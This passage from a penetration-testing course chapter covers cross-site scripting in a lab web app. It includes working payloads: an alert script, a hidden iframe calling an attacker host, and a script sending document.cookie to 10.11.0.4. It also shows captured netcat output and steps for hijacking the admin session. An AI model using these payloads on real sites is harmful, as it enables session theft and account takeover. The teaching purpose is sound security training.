this unsanitized input is displayed on a web page, this creates a *Cross-Site Scripting* (XSS)[257] vulnerability.

Once thought to be a relatively low-risk vulnerability, XSS today is both high-risk and prevalent, allowing attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.

There are three Cross-Site Scripting variants: *stored*,[258] *reflected*,[259] and *DOM-based*.[260]

*Stored XSS attacks*, also known as *Persistent XSS*, occurs when the exploit payload is stored in a database or otherwise cached by a server. The web application then retrieves this payload and displays it to anyone that views a vulnerable page. A single Stored XSS vulnerability can therefore attack all users of the site. Stored XSS vulnerabilities often exist in forum software, especially in comment sections, or in product reviews.

*Reflected XSS attacks* usually include the payload in a crafted request or link. The web application takes this value and places it into the page content. This variant only attacks the person submitting the request or viewing the link. Reflected XSS vulnerabilities can often occur in search fields and results, as well as anywhere user input is included in error messages.

*DOM-based XSS attacks* are similar to the other two types, but take place solely within the page's Document Object Model (DOM).[261] We won't get into many details at this point, but a browser parses a page's HTML content and generates an internal DOM representation. JavaScript can programmatically interact with this DOM.

This variant occurs when a page's DOM is modified with user-controlled values. DOM-based XSS can be stored or reflected. The key difference is that DOM-based XSS attacks occur when a browser parses the page's content and inserted JavaScript is executed.

Regardless of how the XSS payload is delivered and executed, the injected scripts run under the context of the user viewing the affected page. That is to say, the user's browser, not the web application, executes the XSS payload. Still, these attacks can have a significant impact resulting in session hijacking, forced redirection to malicious pages, execution of local applications as that user, and more. In the following sections, we will explore some of these attacks.

### 9.4.2.1 Identifying XSS Vulnerabilities

We can find potential entry points for XSS by examining a web application and identifying input fields (such as search fields) that accept unsanitized input which is displayed as output in subsequent pages.

Once we identify an entry point, we can input special characters, and observe the output to see if any of the special characters return unfiltered.

---

[257] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting

[258] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Persistent_(or_stored)

[259] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_(reflected)

[260] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Server-side_versus_DOM-based_vulnerabilities

[261] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Document_Object_Model

The most common special characters used for this purpose include:

```
< > ' " { } ;
```

*Listing 285 - Special characters for HTML and JavaScript*

Let's describe the purpose of these special characters. HTML uses "<" and ">" to denote elements,[262] the various components that make up an HTML document. JavaScript uses "{" and "}" in function declarations. Single (') and double (") quotes are used to denote strings and semicolons (;) are used to mark the end of a statement.

If the application does not remove or encode these characters, it may be vulnerable to XSS as the characters can be used to introduce code into the page.

*While there are multiple types of encoding, the ones we will encounter most often in web applications are HTML encoding[263] and URL encoding.[264] URL encoding, sometimes referred to as percent encoding, is used to convert non-ASCII characters in URLs, for example converting a space to "%20".*

*HTML encoding (or character references) can be used to display characters that normally have special meanings, like tag elements. For example, "<" is the character reference for "<". When encountering this type of encoding, the browser will not interpret the character as the start of an element, but will display the actual character as-is.*

If we can inject these special characters into the page, the browser will treat them as code elements. We can then begin to build code that will be executed in the victim's browser.

We may need different sets of characters depending on where our input is being included. For example, if our input is being added between *div* tags, we will need to include our own *script tags*[265] and will need to be able to inject "<" and ">" as part of the payload. If our input is being added within an existing JavaScript tag, we might only need quotes and semicolons to add our own code.

### 9.4.2.2 Basic XSS

Let's demonstrate basic XSS with a simple attack against our Windows 10 lab machine.

Returning to the web application running on port 80 of our Windows 10 lab machine, we will begin by starting Apache and MySQL (through XAMPP as we did before) and browse the main web page:

[262] (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTML_element

[263] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Character_encodings_in_HTML#HTML_character_references

[264] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Percent-encoding

[265] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script





*Figure 143: Tacos. Delicious Tacos.*

The application contains several flaws, including a stored XSS vulnerability. To demonstrate this, we can insert a few special characters into the Feedback form fields and submit them. We will start by submitting some of the JavaScript-specific characters: double quotes (“), a semicolon (;),”<“, and”>":





*Figure 144: Testing for XSS*

Reviewing the resulting message in the Inspector tool, we can see that our characters were not removed or encoded:





*Figure 145: Viewing the Submitted Feedback*

Since the input is not filtered or sanitized, and our special characters have passed through into the output, the conditions look right for an XSS vulnerability. Let's examine the source code to better understand what's happening.

When feedback is submitted to the site, it is handled by the following code:

```
36  <?php
37      include "database.php";
38      $sql = "INSERT INTO feedback(name, text) VALUES (?,?)";
39      $stmt = $conn->prepare($sql);
40      $stmt->bind_param("ss", $_POST['name'], $_POST['comment']);
41      $stmt->execute();
42  ?>
```

*Listing 286 - Code excerpt from submitFeedback.php*

Line 40 in Listing 286 handles the values of the "name" and "comment" fields that are posted to the server. The code inserts those values into the database without any modification.

Next, we will check the code that displays the feedback on the site:

```
38  <?php
39      include "database.php";
40      $sql = "SELECT name, text FROM feedback";
41      $result = $conn->query($sql);
42      if ($result->num_rows > 0) {
43          while($row = $result->fetch_assoc()) {
44              echo "<tr><td> " . $row["name"]. "</td><td>" . $row["text"]. "</td></t
r>";
45          }
46      } else { echo "No results :("; }
47
48  ?>
```

*Listing 287 - Code excerpt from feedback.php*

Line 44 in 287 writes the results from the database into the page. The results are indeed output without any modification.

*Where should data be sanitized? On submission or when it's displayed? Ideally, data will be sanitized in both places. Sanitizing both locations would be an example of Defense in Depth,[266] a security practice and principle that advocates adding layers of defenses anywhere possible. This tends to create more robust applications. However, if sanitization is only applied in one place, it should be applied consistently. In PHP, the htmlspecialchars[267] function can be used to convert key characters into HTML entities before displaying a string. Using this function in either of the PHP files we looked at would help prevent this XSS vulnerability.*

[266] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Defense_in_depth_(computing)

[267] (The PHP Group, 2019), https://php.net/manual/en/function.htmlspecialchars.php

Let's update our input and create a payload that displays a simple *Javascript alert*. Based on the code we reviewed, we can see that our message is being inserted into an HTML table cell. We don't need any fancy encoding tricks here, just a basic XSS payload like "<script>alert('XSS')</script>". Let's insert that now.





*Figure 146: Submitting an XSS Payload*

After submitting our payload, refreshing the Feedback page should execute our injected JavaScript:





*Figure 147: The JavaScript Executes When the Page is Viewed*

Excellent. We have injected a cross-site scripting payload into the web application's database and it will be served to anyone that views the site. A simple alert window is a somewhat trivial example of what can be done with cross-site scripting so let's try something more interesting.

### *9.4.2.3 Content Injection*

XSS vulnerabilities are often used to deliver client-side attacks as they allow for the redirection of a victim's browser to a location of the attacker's choosing. A stealthy alternative to a redirect is to inject an invisible *iframe*[268] like the following into our XSS payload.

```
<iframe src=http://10.11.0.4/report height="0" width="0"></iframe>
```

*Listing 288 - Using an iframe to deliver an XSS payload*

An iframe is used to embed another file, such as an image or another HTML file, within the current HTML document. In our case, "report" is a file hyperlinked to our attack machine, and the iframe is invisible because it has no size since the height and width are set to zero.

Once this payload has been submitted, any user that visits the page will connect back to our attack machine. To test this, we can create a Netcat listener on our attack machine (10.11.0.4 in this example) on port 80, and refresh the Feedback page.

```
kali@kali:~$ sudo nc -nvlp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 41612
GET /report HTTP/1.1
Host: 10.11.0.4
```

[268] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/feedback.php
...
```

*Listing 289 - Using Netcat to receive a XSS request*

As demonstrated above, the browser redirection worked, sending the victim browser to our attack machine through the iframe. Again, the victim would not see the zero-size iframe in their browser.

We could take this farther and redirect the victim browser to a client-side attack or to an information gathering script.

To do this, we would want to first capture the victim's User-Agent header to help identify the kind of browser they are using. In the above example, we used Netcat because it shows us the full request sent from the browser, including the User-Agent header. The Apache HTTP Server will also capture the User-Agent header by default in /var/log/apache2/access.log.

We will not be executing any client-side attacks here. Instead, we will attempt to gain access to the web application as an administrative user.

### 9.4.2.4 Stealing Cookies and Session Information

We can also use XSS to steal *cookies*[269] and session information if the application uses an insecure session management configuration. If we can steal an authenticated user's cookie, we could masquerade as that user within the target web site.

To provide some background, websites use cookies to track *state*[270] and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to us as penetration testers: *Secure* and *HttpOnly*.

The Secure[271] flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in cleartext and captured over the network.

The HttpOnly[272] flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, we can use an XSS payload to steal the cookie.

However, even if this flag is not set, we must work around some other browser controls because browser security dictates that cookies set by one domain cannot be sent directly to another domain. As an aside, this can be relaxed for subdomains in the *Set-Cookie* directive via the *Domain* and *Path* flags. As a workaround, if JavaScript can access the cookie value, we can use it as part of a link and send the link, which we could deconstruct to retrieve the cookie value.

Let's try an example to demonstrate how this works. Our example application sets a *PHPSESSID* cookie when an admin user logs in. The application uses the cookie to determine if the user has

[269] (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTTP_cookie

[270] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Session_(computer_science)

[271] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_cookie

[272] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Secure_and_HttpOnly_cookies

been authenticated. If we modify our payload, we can capture the victim's *PHPSESSID* cookie to gain access to their authenticated session.

We will use JavaScript to read the value of the cookie and append it to an image URL that links back to our attack machine. The browser will read the image tag and send a GET request to our attack system with the victim's cookie as part of the URL query string.

To implement our cookie stealer, we need to modify our XSS payload as follows:

```
<script>new Image().src="http://10.11.0.4/cool.jpg?output="+document.cookie;</script>
```

*Listing 290 - An XSS payload to steal cookies*

Once we submit this payload to the application, we just need to wait for an authenticated user to access the application so we can steal the *PHPSESSID* cookie. We can do this manually from our Windows 10 lab machine or we can use a PowerShell script on the Windows 10 lab machine (Documents/admin_login.ps1) to simulate an admin user login:

```
$username="admin"
$password="p@ssw0rd"
$url_login="127.0.0.1/login.php"

$ie = New-Object -com InternetExplorer.Application
$ie.Visible = $true
$ie.navigate("$url_login")
while($ie.ReadyState -ne 4){ start-sleep -m 1000}
$ie.document.getElementsByName("username")[0].value="$username"
$ie.document.getElementsByName("password")[0].value="$password"
start-sleep -m 10
$ie.document.getElementsByClassName("btn")[0].click()
start-sleep -m 100
$ie.Quit()
[System.Runtime.Interopservices.Marshal]::ReleaseComObject($ie)
```

*Listing 291 - admin_login.ps1*

This script creates an instance of Internet Explorer, navigates to the login page, logs in, and then exits. This is enough to trigger our XSS payloads. We can run the script with **`-ExecutionPolicy Bypass`** to temporarily allow unsigned scripts and **`-File admin_login.ps1`** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File admin_login.ps1
```

*Listing 292 - Running the PS1 script*

When our victim views the affected page, their browser will make a connection back to us with the authenticated session ID value:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 53824
GET /cool.jpg?output=PHPSESSID=ua19spmd8i3t1l9acl9m2tfi76 HTTP/1.1
Referer: http://127.0.0.1/admin.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
...
```

*Listing 293 - Using Netcat to receive the cookie*

Now that we have the authenticated session ID, we need to set it in our browser. We can use the Cookie-Editor[273] browser add-on to easily set and manipulate cookies.

We can install this add-on by browsing to https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/ in Firefox and clicking on *Add to Firefox*:





*Figure 148: Firefox Add-ons Manager*

[273] (Mozilla, 2019), https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/

We'll click *Add* to accept the permissions dialog and install the add-on. We should now have a new cookie icon on the Firefox toolbar next to the FoxyProxy Icon.





*Figure 149: Cookie-Editor Shortcut*

Now that we have Cookie-Editor installed, we'll head back to the web application and click on the Cookie-Editor icon to open its dialog window.





*Figure 150: Cookie-Editor Dialog Window*

Next, we'll click the *Add* button, paste in the stolen cookie values, and click *Add* to save the new cookie:


*Figure 151: Adding a Cookie*

Once the cookie value is added, we can browse to the administrative interface at **/admin.php** without providing any credentials:

